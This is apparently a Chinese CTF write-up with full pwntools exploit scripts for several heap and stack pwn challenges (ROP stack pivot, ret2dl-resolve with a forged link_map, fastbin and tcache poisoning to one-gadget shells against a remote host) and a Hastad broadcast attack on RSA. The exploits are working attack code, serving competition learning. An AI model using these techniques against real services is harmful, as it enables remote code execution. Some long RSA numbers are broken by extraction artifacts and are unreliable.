pwn

blackgive


栈迁移 rop。感觉没什么可说的。

exp

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug')
context.terminal = ['tmux','splitw','-h']

sh = process("./blackgive")
#sh = remote("")
libc = ELF("./libc6_2.27-3ubuntu1.4_amd64.so")
elf = ELF("./blackgive")

pop_rdi_ret = 0x400813
bss_base = 0x6010A0
off = 0xA0

payload = 'paSswOrd'.ljust(0x20,'\x00')
payload += p64(bss_base + off - 0x8) + p64(0x4007A3)
sh.recvuntil("password:")
#gdb.attach(proc.pidof(sh)[0])
sh.send(payload)
payload = '\x00' * off + p64(pop_rdi_ret) + p64(elf.got['puts']) +
p64(elf.sym['puts']) + p64(0x40070a)
sh.sendlineafter("!\n",payload)

puts_addr = u64(sh.recvuntil('\n',drop = True).ljust(8,'\x00'))
libc_base = puts_addr - libc.sym['puts']

payload = 'paSswOrd'.ljust(0x20,'\x00')
payload += p64(0) + p64(libc_base + 0x4f432)
sh.sendafter("password:",payload)

sh.interactive()
```

without_leak

64 位 `ret2dl-resolve` 裸题。由于输出流都被关闭，所以无法实现 leak，考虑进行 `ret2dl-resolve`。由于提供了 `libc`，考虑通过伪造 `link_map` 结构体 getshell。打本地的时候，即便打通了也会有



这个 `Got EOF`，一般这个时候就是说明失败了，而且用 `exec 1>&0` 也无用，导致我浪费了很多时间调试。最后终于想到用 `mkdir` 测试一下才知道成功 getshell 了。

关于调试，由于我们的伪造，`sym->st_other` 是指向 `read@got - 8` 的，也就是 `close@got`，要保证 `close` 被解析过才能正常运行，否则会崩溃。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context.terminal = ['tmux','splitw','-h']

#sh = process("./without_leak")
sh = remote("182.92.108.71",30483)
elf = ELF("./without_leak")
bss_addr = 0x404B00

def ret2csu_payload(rbx,rbp,call_addr,argv1,argv2,argv3):
    csu1 = 0x40123A
    csu2 = 0x401220
    payload = p64(csu1)
    payload += p64(0) + p64(1) + p64(argv1) + p64(argv2) + p64(argv3) +
p64(call_addr)
    payload += p64(csu2)
    payload += p64(0) * 7
    return payload

def fake_Linkmap_payload(elf,fake_linkmap_addr,known_func_ptr,offset):
    plt0 = elf.get_section_by_name('.plt').header.sh_addr
    linkmap = p64(offset & (2 ** 64 - 1))#l_addr
    linkmap += p64(17)#l_name
    linkmap += p64(fake_linkmap_addr + 0x18)#l_ld
    linkmap += p64((fake_linkmap_addr + 0x30 - offset) & (2 ** 64 - 1))#l_next
    linkmap += p64(7)#l_prev
    linkmap += p64(0)#l_real
    linkmap += p64(0)#l_ns
    linkmap += p64(6)#l_libname
    linkmap += p64(known_func_ptr - 8)#l_info[0] tags
    linkmap += '/bin/sh\x00'
    linkmap = linkmap.ljust(0x68,'A')
    linkmap += p64(fake_linkmap_addr)
    linkmap += p64(fake_linkmap_addr + 0x38)
    linkmap = linkmap.ljust(0xf8,'A')
    linkmap += p64(fake_linkmap_addr + 8)

    resolve_call = p64(plt0 + 6) + p64(fake_linkmap_addr) + p64(0)
    return (linkmap,resolve_call)

offset = 0x20 + 0x8
payload = '\x00' * offset
libc = ELF("./libc-2.27.so")
log.success('system offset:' + hex(libc.sym['system']))
fake_linkmap_addr = bss_addr + 0x100
linkmap, resolve_call =
fake_Linkmap_payload(elf,fake_linkmap_addr,elf.got['read'],libc.sym['system'] -
libc.sym['read'])
payload += ret2csu_payload(0,1,elf.got['read'],0,fake_linkmap_addr,len(linkmap))
payload += p64(0x401156)
#sh.sendafter('input> \n',rop.chain().ljust(0x200,'a'))
sh.recvuntil('input> \n')
#gdb.attach(proc.pidof(sh)[0])
```

```
sh.send(payload.ljust(0x200,'a'))
sh.send(linkmap)

payload = '\x00' * offset
payload += p64(0x40101a)
payload += p64(0x401243)
payload += p64(fake_linkmap_addr + 0x48)
payload += resolve_call
sh.send(payload.ljust(0x200,'\x00'))

sh.interactive()
```

todolist

这道题就不说了，和上周的题是几乎一样的

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug')

#sh = process("./todolist")
sh = remote("182.92.108.71",30411)
libc = ELF("./libc-2.27.so")
def take(size):
    sh.sendlineafter("exit\n",'1')
    sh.sendlineafter("write?\n",str(size))

def delete(index):
    sh.sendlineafter("exit\n",'2')
    sh.sendlineafter("delete?\n",str(index))

def edit(payload,index):
    sh.sendlineafter("exit\n",'3')
    sh.sendlineafter("edit?\n",str(index))
    sh.sendlineafter("write?\n",str(len(payload)))
    sh.send(payload)

def show(index):
    sh.sendlineafter("exit\n",'4')
    sh.sendlineafter("check?\n",str(index))

take(2048)#index:0
take(0x100)#index:1

delete(0)
show(0)
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - 0x3ebc40 - 96
log.success("libc_base:" + hex(libc_base))
delete(1)

#malloc_hook = libc_base + libc.symbols["__malloc_hook"]
free_hook = libc_base + libc.symbols["__free_hook"]
#log.success("malloc_hook:" + hex(malloc_hook))
#edit(p64(malloc_hook - 0x10),1)
edit(p64(free_hook),1)
take(0x100)#index:2
```

```
take(0x100)#index:3

one_gadget = libc_base + 0x4f432
realloc = libc_base + libc.symbols["__libc_realloc"]
#payload = p64(one_gadget) + p64(realloc + 0xa)
payload = p64(one_gadget)
edit(payload,3)

#take(0x200)
delete(0)
sh.interactive()
```

看完之后就觉得这题可以用上周的 exp 来打，所以就 `cp` 了一下上周的，但是没看清所处的目录，一个 tab 一个回车之后我 blackgive 的 exp 就没了。

Library management System

`off by one`

```
unsigned __int64 __fastcall read_0(__int64 a1, int a2)
{
  char buf; // [rsp+13h] [rbp-Dh]
  int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i <= a2; ++i )
  {
    if ( read(0, &buf, 1uLL) != 1 )
      exit(-1);
    if ( buf == 10 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  return v5 - __readfsqword(0x28u);
}
```

这个读入函数是会多读一个字节的，所以我们利用他来修改下一个 chunk 的 size 域。做法就是先申请4个 chunk，记作A，B，C，D。由于本题没有修改的功能，所以需要先 `free` A，再 `alloc` A，通过对 A `off by one` 修改 chunk B 的 `size` 域，使 chunk B 的 `size` 为 B 和 C 的和（这是为了在 `free` 的时候通过检测。同时这个和需要大于0x80，这样 `free` 的时候才会进 `Unsorted Bin`）实现 `chunk overlapping`，然后 `free` 掉 B，再把 B 申请回来就可以通过 `show` 的功能 leak 出 libc。然后再来一轮，这次先 `free` 掉 C，再对 B `chunk overlapping`，修改 C 的 fd，使之指向 `&__malloc_hook - 0x23`。指向这个奇怪地址的原因是因为 `fastbin` 会对目标 chunk 的 `size` 做检测

```
0x7ffff7dcdc00 <_IO_wide_data_0+288>:   0x0000000000000000      0x0000000000000000
0x7ffff7dcdc10 <_IO_wide_data_0+304>:   0x00007ffff7dc9d60      0x0000000000000000
0x7ffff7dcdc20 <__memalign_hook>:       0x00007ffff7a794f0      0x00007ffff7a7a8d0
0x7ffff7dcdc30 <__malloc_hook>: 0x00007ffff7a78b10      0x0000000000000000
0x7ffff7dcdc40 <main_arena>:    0x0000000000000000      0x0000000000000000
0x7ffff7dcdc50 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc60 <main_arena+32>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc70 <main_arena+48>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc80 <main_arena+64>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc90 <main_arena+80>: 0x0000000000000000      0x0000000000000000
```

可见 `malloc` 附近并没有可以作为 `size` 。好在 `fastbin` 并不会对地址对齐做检测，所以我们通过字节错位来伪造出 `size`，也就是 从 `&__malloc_hook - 0x23` 开始的这个 chunk 了。

```
pwndbg> x/20xg 0x7ffff7dcdc30 - 0x23
0x7ffff7dcdc0d <_IO_wide_data_0+301>:   0xfff7dc9d60000000      0x000000000000007f
0x7ffff7dcdc1d: 0xfff7a794f0000000      0xfff7a7a8d000007f
0x7ffff7dcdc2d <__realloc_hook+5>:      0xfff7a78b1000007f      0x000000000000007f
0x7ffff7dcdc3d: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc4d <main_arena+13>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc5d <main_arena+29>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc6d <main_arena+45>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc7d <main_arena+61>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc8d <main_arena+77>: 0x0000000000000000      0x0000000000000000
0x7ffff7dcdc9d <main_arena+93>: 0x0000000000000000      0x0000000000000000
```

就是这样一个效果，我们就可以实现 `arbitrary alloc` 了。

exp

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug')

#sh = process("./library")
sh = remote("182.92.108.71",30431)
libc = ELF("./libc.so.6")

def Add(size,payload):
    sh.sendlineafter("choice: ",str(1))
    sh.sendlineafter("title: ",str(size))
    sh.sendafter("title: ",payload)

def Delete(index):
    sh.sendlineafter("choice: ",str(2))
    sh.sendlineafter("id: ",str(index))

def Show(index):
    sh.sendlineafter("choice: ",str(3))
    sh.sendlineafter("id: ",str(index))

Add(24,'index:0\n')
Add(48,'index:1\n')
Add(64,'index:2\n')
Add(16,'index:3\n')#avoid top chunk

Delete(0)
Add(24,'a' * 24 + '\x91')
Delete(1)
Add(48,'\n')
Show(1)
sh.recvuntil("is ")
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - (0x3C4B20 + 0x80 + 88)
log.success('libc_base:' + hex(libc_base))
malloc_hook = libc_base + libc.symbols["__malloc_hook"]
alloc_addr = malloc_hook - 0x23
one_gadget = libc_base + 0x4527a
realloc_addr = libc_base + 0x84720
```

```
Add(0x40,'index:4\n')
Add(24,'index:5\n')
Add(16,'index:6\n')
Add(0x68,'index:7\n')
Add(16,'index:8\n')#avoid top chunk

Delete(7)
Delete(5)
Add(24,'a' * 24 + '\x91')
Delete(6)

payload = 'a' * 16 + p64(0) + p64(0x71) + p64(alloc_addr)
Add(112,payload + '\n')

Add(0x68,'\n')
Add(0x68,'a' * 0xB + p64(one_gadget) + p64(realloc_addr) + '\n')
sh.sendlineafter("choice: ",str(1))
sh.sendlineafter("title: ",str(16))
#Add(16,'\n')

sh.interactive()
```

todolist2

看了许久没看出漏洞点，最后终于发现是在 read 函数里

```
unsigned __int64 __fastcall read_0(__int64 a1, unsigned int a2)
{
  char buf; // [rsp+13h] [rbp-Dh]
  unsigned int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i < a2; ++i )
  {
    if ( (unsigned int)read(0, &buf, 1uLL) != 1 )
      exit(-1);
    if ( buf == 10 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  return __readfsqword(0x28u) ^ v5;
}
```

打个 -1 就可以随便输了。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
#context(log_level = 'debug')
context.terminal = ['tmux','splitw','-h']

#sh = process("./todolist2")
sh = remote("182.92.108.71",30521)
libc = ELF("./libc-2.27.so")
```

```python
def take(size):
    sh.sendlineafter("exit\n",'1')
    sh.sendlineafter("write?\n",str(size))

def delete(index):
    sh.sendlineafter("exit\n",'2')
    sh.sendlineafter("delete?\n",str(index))

def edit(payload,index,size):
    sh.sendlineafter("exit\n",'3')
    sh.sendlineafter("edit?\n",str(index))
    sh.sendlineafter("write?\n",str(size))
    sh.send(payload)

def show(index):
    sh.sendlineafter("exit\n",'4')
    sh.sendlineafter("check?\n",str(index))

take(0x410)#index:0
take(0x410)#index:1
take(0x20)#index:2
delete(0)
delete(1)
take(0x830)#index:3

show(3)
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - 0x3ebc40 - 96
log.success("libc_base:" + hex(libc_base))
malloc_hook = libc_base + libc.symbols["__malloc_hook"]
free_hook = libc_base + libc.symbols["__free_hook"]
log.success("malloc_hook:" + hex(malloc_hook))
log.success("free_hook:" + hex(free_hook))
one_gadget = libc_base + 0x4f432
log.success("one_gadget:" + hex(one_gadget))
'''----------- above dumped libc ----------'''

take(0x100)#index:4
take(0x100)#index:5
delete(5)
edit('a' * 0x100 + p64(0) + p64(0x111) + p64(free_hook) + '\n',4,-1)
#edit('a' * 0x100 + p64(0) + p64(0x111) + p64(malloc_hook) + '\n',4,-1)
#edit('a' * 0x100 + p64(0) + p64(0x111) + p64(malloc_hook - 0x10) + '\n',4,-1)
take(0x100)#index:6
take(0x100)#index:7

realloc = libc_base + libc.symbols["__libc_realloc"]
#payload = p64(one_gadget) + p64(realloc + 0xa)
payload = p64(one_gadget)
edit(payload,7,len(payload))
#gdb.attach(proc.pidof(sh)[0])
#take(0x200)
delete(2)
sh.interactive()
```

Crypto

LikiPrime

先通过这个网站分解 N，然后通过 `RSA Tool 2 by tE` 直接解出 flag。

HappyNewYear!!

低指数广播攻击。

```
from gmpy2 import*
from libnum import *

def CRT(a,n):
    sum = 0
    N = reduce(lambda x,y:x*y,n)

    for n_i, a_i in zip(n,a):
        N_i = N // n_i
        sum += a_i*N_i*invert(N_i,n_i)
    return sum % N

ns = [
76873128450632794411340623602726745315317850448196047416384941357295990190078194
14710601206646150366677215682364861042125439416260936836118200519568889999904095
35944068510533828285247642295156383062225121123397420863524500301605790432399020
45390530506713150949793191421443103315749838684001023448248417789819160867344569
05420419590914454188783758774351646742037769317387086248043016461796530198175966
12876848617302959482364008286148292002918372774353441375602500755004724814787928
35659407934436159683648252502143461627198292066231325653000788301872058504723212
12897216569631326836820236256832299405879593155835397208575574516814022281680965
59968476948263356605729649774017109848808425693506724312264272613164411551780892
43425574921312869212245436455998601825137916733142532180376045402694503985686049
10386699743956838098547903654638406363439809623762055400130156293073899344887255
37142983815565534720739509012176887290320329127809218230756596181528831774086891
63329034139915363117802217165515357679332404630234926742155622006326426173996810
39534604440180663814879413051907307216085130481814501276285627707021726580888365
81698332318905758721984778545449145728049393279394785952324627362503706190204128
63763121340567486366042538931325 9,
52495554982270110882024944834154947178954297037429722071964414446704612099970843
50272698097174917083845915027478438118585992565780061524098615216248004142210494
34790169883523654257416906811451131195855586244598374880878692418389200238536952
25867743865481809623600166554087873399391607096943930960066905821653238128513122
00908543846964797023331905476908129907148845261227240652112947332528633530536126
62498096532976972273019631446622835704720241172866721075241553118399444619649756
06754648294891444603452719702904329686722646739014026236117546593267312968549766
66621670821142593685917136700444697809558104200607143890435075707070611291500718
85165680539302629323340904857078380746639406842784054066196290404127562974351550
47073295688905770106824153346966526970804033779297479283967160906462427373448826
44099080373279635827499391311192852996185659550384490800471851429080910992862220
71106259434530841587125509988124634728986309920606439740930811537598857558982632
23786873485766385364541112262111717598341716281879186918035073770903424360239968
60048081331160462608475138631005602859620531102785795748957549289609435065843724
24062481234806423574610837438057911596190771344568064718882123247708570545980147
63791074499731296099787711487556 3,
```

5318167150510679116292005672546406084078951511203219159342235504160840559418100572756471243653721646917998156543248431528356216572191439715107945652824387191321897083570842695613906025333486672107789675473315703453077132717975004728006936158977383863573227602137826072886726391587716434805194556991445358857545706319728147516492110265841469635697486600715193994590766948057872165331501495799055531015559971822214467165743451922972017072804700996731680215222760215732554311473910959074446543039663683626183072778904504316466804170828669065435596558359920818351683190975764187994424726340414397811109158145278606268400358845889538379437233024978139664766326387817855244544195561094433692097863533023309322411712985683091908081206636347720214268688100661670856945137179076232753814259674913102806389336950363047338944420468292248719856587641014569194752277829684619803918722245724677129232358305719548783148527753735258295780607510739074337299037254055287750082818921964088131910307180760939784520021579399465657665634960365680711736311232219221704752502361047780644838828947578962833367751773943513294960723081845674700714114613905708967183234219078662548527491691822238226973730089750314606177285702898595711912716069746542235493085749,
4937722535200287012283940737911187968988606425462935171659763408801886715011707579921579378358098643759576613803761491833622379607146245943013015788857241834906780337049781356082684732063658252329021554586950635619426089805656756760601702475872038333002057814822103069786156562176752584932395045397622139199841464771463529953494449042826480013385410918944231678049842563567836230929538921480620970761948403515052544472283390519151629493435350175631674132999913401945488137823605547795077225105926838113985096074734686014045876175693371508247786008838846162047462345753495499062877414631026750961183860622314921634586680215117510224391910805073455409218397033822904457970467398136482893212925892011499556720856874451933433641054923436112933485405985872869094990002344169552016122994582826885156585966006564175541618958120469943164232412452897353274507046420003409294598135009712664369087902344526430876941953340245607015629173429638602767894588459397941774228330590516734832273323729059698687405564127828431287610606703341882939444210191315141196960080658506318805881239295810978442556255935309352293417741893419097829796673837627060387311968613006151174759336258131470948491350551903127323350845079557246046961714534177180949640903 27,
4008147139991500533372029981772457971851533181085826612875798985963107465012919746663477855766730460018635008789592078309177445562745461589198156009361149533146005400365764296575825007646694136522527708619664178400990612489487715557458321029240388551726116750482902642028727913377108652130779455921307958517957186080658127579687805786747010634113775385974241777225588675877811418976763001535232096759962018711554814127728455709768071580492748490816842094798848453550287036576484863184759777160756702437662129100399425509572891899466282613600375653544230949729173715720962035371861085969797227128192135545506450587172865501104653431004998457615286359768590062858239142117398439839725602924827783269839030188736984378280166688215165812205888367820942615828993937040298198514843315922696644798552150567648397795824174863661825244839863730984896363344126713581303895799728380292026099365249966011296481916061179516168752001191298372126047603190732831335896922574979948558828196550187273684413613177882788577211790858473528530385532086398364330590977751354526111143517662298002683212818561402466104382467833643207863906572424144306010008313879679766913626732900897252340139243395008193908400629167546234241326213507065441222574640894096 19,

```
4412198321023291139418628386609432335792154410913463369345280234753041099655966 7
6163440394813272558320918420480386749091947802455423402857125233908206867132599 0
6959532324315417456929896179434462324129355342186406938953534854383229780598290 7
6503671427215668033151077338524536081112460579810641642471876404807123120602341 6
9292599096087422940380874435851795847673883946134398943282297673922785786134668 9
3945471517997924650518251033843725122156907478006051179439543899941958190725623 9
6942392366746047274046887644473529940220679908431741302406692898882898622685883 0
7778029283493265348667415910553064457513926134377522099641209108448559373422305 9
0175734432475840746216677469951299333612017333691121073474431393097028102329970 9
7780060839331741134564369651504323877786076392178945227707562091577352030917905 4
5289813873886244335031912734705230434179583023235199153300263399767468586679972 0
9397360998511125495192407194940846393526072570112993172690034518692587155685367 0
5707628261223837620068691099810031808058515197161865063712429011872304330964948 1
2063568936279012557322219782284461140361225650340807095328622016565443274256310 1
9492172930509789031507429215330354623567767154179345658973838704392823204450784 2
16917333072871848277062665450152 3,
3208699575637884270352779985236182657056259734170369012035694723420302374476250 1
1870979141578128136960129467546914523329260071050471008896398606988171189642059 9
0851795602091545146531398568928777786136030955686184906206490040369208306078655 7
2905912319629419421007717137031360188898482617491408403475469778235955568024302 5
4803837030344591646012857122213227115215674470388548652140381296705772500445572 2
2492401890522517426566358481935611434125540897986680033948464358530330681744745 3
0006847705180935776611025442121093788287117850735148634024428702643553003715166 8
3912671007573320059261257897651899697566804513319774954294708303168788292037857 1
3462818655345097663785856267503980789711207975038483026461863923995676566738893 9
3313033141918131262542549149263842794941155769977730802566009000345634349595936 7
7148531401160281960526061723479161754555193979726656961515374019212153726594807 1
4245630369877571529051806276888715643390218712216064109791612109717911828964651 4
2176963149564744726264208684861524210132847848636532999308752533719823273679911 3
9126828286729539033382650687859412868137579309775440698502848241122394423129771 4
4233840287086376776954500595106495649874287448520782463052077715243126101081883 8
1386550829118658346998073750088 61]

cs = [
7227252675718778074023190818266283052525448838843352412587036889209297579848184 7
0073041479840921480077113183869560758029121565524819466778712481183488277905449 3
2822353304339159009365577382779957507561567650013019917220177945271634810802669 6
8283230229939751746102075675716515503338817311473568130192588895515581812835242 2
6640533248278854011492561134943798149661873706769482776061146298693713915393175 9
4508336788998757168177692712258337623997470280604479229938137048866419580201782 3
2408113941805094406099673451411416533897464312848939725307354389554643482809608 2
5325776483554008537527538106398207335688261344254017151889931214151508915480961 5
0992068136435277879506826672487936409699625227284161734164366652256397434645249 1
3029698224839014727369080021769952448082852026445429491519203109388824325651011 9
7174787422479197405599503943928375781580538374853471395003088467545128060029187 7
9443189156337796764756899177220104053729918886738373239180278125380431456756265 7
9515016847102622765970912797198618290066283775750738757810889399466511281830907 2
4290607438597560193321130496240482260573568646971658130695308585240404956802017 9
2967331752157260838567405289477344720593279006073000533353979532355561470581766 5
7864764113519694241683669623705 78,
```

341106636902364624537621803937059683829500847731737217024477947229102117868841270816391462580424161421481323287279560344771837711680149251407621544732737892160496443939357041950388493554496406007658435517211507967374859158779641371713073809459356957664870385022506283994639885012608754343497740963582877475346528865751238785898641641562644419639994889039921662499512792397994326679297072288344988329863729467521185656908541750681614296631331948235836697947639517519093825102735706418368162081693311580728579264440449951888361065347124447876814670051679652280281965491150266115964128635848848265679743499256971016535195477416889144131600175159747033626985115139696085153828051183257884668367446309997650590293659781294222777784435987334838194429993199873061206563903159227361936901013994702046575677089263288115905540761147293222721696340819505305497691052766999798297905368576684359681315851605714974267829409740228043899512270242579080482164570677517245195783188509338962785491871370414414487565392656794817257748899014632689366928706013426731920865802714147114118673053353872356444566840336431784793686607763099763915943769968162453433779091468653936247489610842351714130350853888962620401435016019892000066519489369586647822582532,
966555014809842284768435278750381487668626827352165311817313650688564214488840716344220505432570152018364090060985645129486713698049951591048273318537001675544945480646553959477906190300276665535467079212755110500675525200159151897119198162408386358437271176784563591531570422568453918796272040051363296262040824467577072750240189326209199795737214623294909629927963170572939753501386903010060939065438259954420418819126684676390588157524499944596717123709055769367662847035937913367316035434922780879752084389069479660546731894245324748721225853409339348379356503936462162393181312681093449186512509254280182786655695806451174394595874377297350096695928160572010530749782833191498947963973339026728584751616132558145968172015451932021694991440553053585846446355033230326803548356383279996337960894190737418978350103009176033251225637341419077658151889069090172452362428532699768166967954398269258762396004490146627369192058406997871884664364975307598892718782726755118042095024538229003970067679758643347076651491662208194647485355317666702630502230094020821944672194386122799357163193004988611534960303332028089280067010194083544710557740905323307047437531909208156552326189818775290574464308259642569480014652143143493945082645 56,
357103586677133190400275535608298307096755517917743991779928165944808156555143364562652583182574411617809667540824313467034202130474649058013479874295878665077848352942892407033193637139809659452630228108774922456095890539238820008988075931808413089875732622091229539307118010882650316275601045715852609002068785933655210480310568182417915134492704370555030028335942992870489955607424358862155477666571053837003645723452488144400245092787578860842744947945723496044281032256367682786337734717004705927294385988217129448059756396374274949518229949911315210671416115639259560376721802616400357165174216817415275074319811637049299520377471701616177981505454933967326444568718055422706997643921270569023813871989479474439626675950727771045654294940428285095884060574984528966066720796003180766292918329646114850777783349848175957477265268040763067038171600535165303706961722187437466764138847843851088881088034201068181739010708974260141001106521722486354561737740094971115677828460793352333336172788375274671864449195841614740445297840439128934065552090160566892272496149062211385359894466859261856436046988069094511199089257289009983970845012777361484377415266191848269825883549971629246507477318262271506779945988666949766170389529 60,

```
19637338310590229002094481524811517856509678988458529293062371694703520807102459
79490930152914604596880390449971413260971300718262938446146034643067425977644228
62382005497313400758917851620553757103374309501021075747571843057781165101330819
14244608811627909863311372157745138906220771333018417391381467908734945007830852
07037437126175607644195184211189243198937007954376442047333016271938731156333097
60620284510790535125035058821049861371456491148507101291075161477427293354824377
76512925677503989459194555951112016757565252244131575782406066073014497084297169
85027225884210315754956029891327635606318310546503128595758836077998794347348270
00150732042760623153837096529339041007718789464168455505957010471222861988485628
01299906807596464526282733244686507228466021354445308152903057236438918650610811
04843118644859004328857529337205054182336262864341775870413762628059204927408654
02092716512672643242061407641167432424410178764502786772854859640601859309316626
05063427975862322595575784281008654430549382655544512022389604774744575411053727
72362543077664474375869751570896853978275406718906076992894505881560138110911938
50313213188596446595791898264003078214830341703064110270245588623025485564465677
06501495405067415106820995815633 8,
34355857702058871442931302004109329755060051100184015413755221657574894615796159
10995973097308758472496090670888955673570407525836787662296617610730291786679417
59812656095394713728367061506713413650132129245164858512061430944849306322427733
29703365415216151293113989552389144705578467477635633672119560289808226470341105
23962237064918356152398989639650393498675766281819469545850027052527962310164451
66027513456849060948360498081892030697906086173612576083651879166491789946438067
17966221965106227931700205078987112033385027275122487212953574268520183709857512
53613126113920503000734628840468225716428839496733217368378383795145408278602193
07938135197101094531402063240331559853201121385391076154875363696159228373299490
03540129776992862737272188548809111000039574296453644585536774622739578371658195
58846415311328390808477700521530209147405619156121094494172038524520845516798171
29684835596664222472806271699238429017096741164052056835664191547244480985004136
16258587472701524803870337627904287025336541096323093730999570279202034208011566
11501634349499422902757892276745595179572430600777418167369501248944661973732093
08598030218454826136754312091821659566499445097655483610010997986426784494466843
80974383668920992694344827685173 3,
78140898568960172537532399957542065079754785608196175653725188831315142763849427
14447743310988119656018362202722708795467419918899185592914633678497976472049754
76858247357519486760731968690271994116689515784905995073318003280726991930163485
70092942269398714025948091737017548105562834031699831877517521836116912407428829
03772999434860357869418724119458765005396668261644375743036669381643882254157232
04268199626967900473447056172419894034829626425613403635531008612320839028288304
16053526478120239416765009622649261419311221132287115995483736302156498238644085
18280710315730775510877407983947437317167847987927077237691845975233141657205737
31040683155168262708200792076877781794431709791192725469749483988360209662959767
32842161084596604333609962435508857188202619164351406760248161996398928399808794
16575068825155033336052154527142487649693986580388062533434113744322188390630196
80506702193844642514704165818992467080553637621344595668598997152064351401889973
49196902765578570516978378759650864568014586614460583304460504318729333658817066
27212098487574281521872220059343264824204337543967092395049347782136392379622916
52317008526530026480506455615216407413567880878703059582152229798816620073095833
80284362915245390595921375463156
]

for i in range(0,7):
    for j in range(i + 1,7):
        for k in range(j + 1,7):


            e=3
            n1 = ns[i]
            c1 = cs[i]
```

```
            n2 = ns[j]
            c2 = cs[j]
            n3 = ns[k]
            c3 = cs[k]

            n =[n1,n2,n3]
            c =[c1,c2,c3]

            x = CRT(c,n)

            m = iroot(x,e)[0]
            print(n2s(m))
```

可以找到两个片段，拼起来就可以了。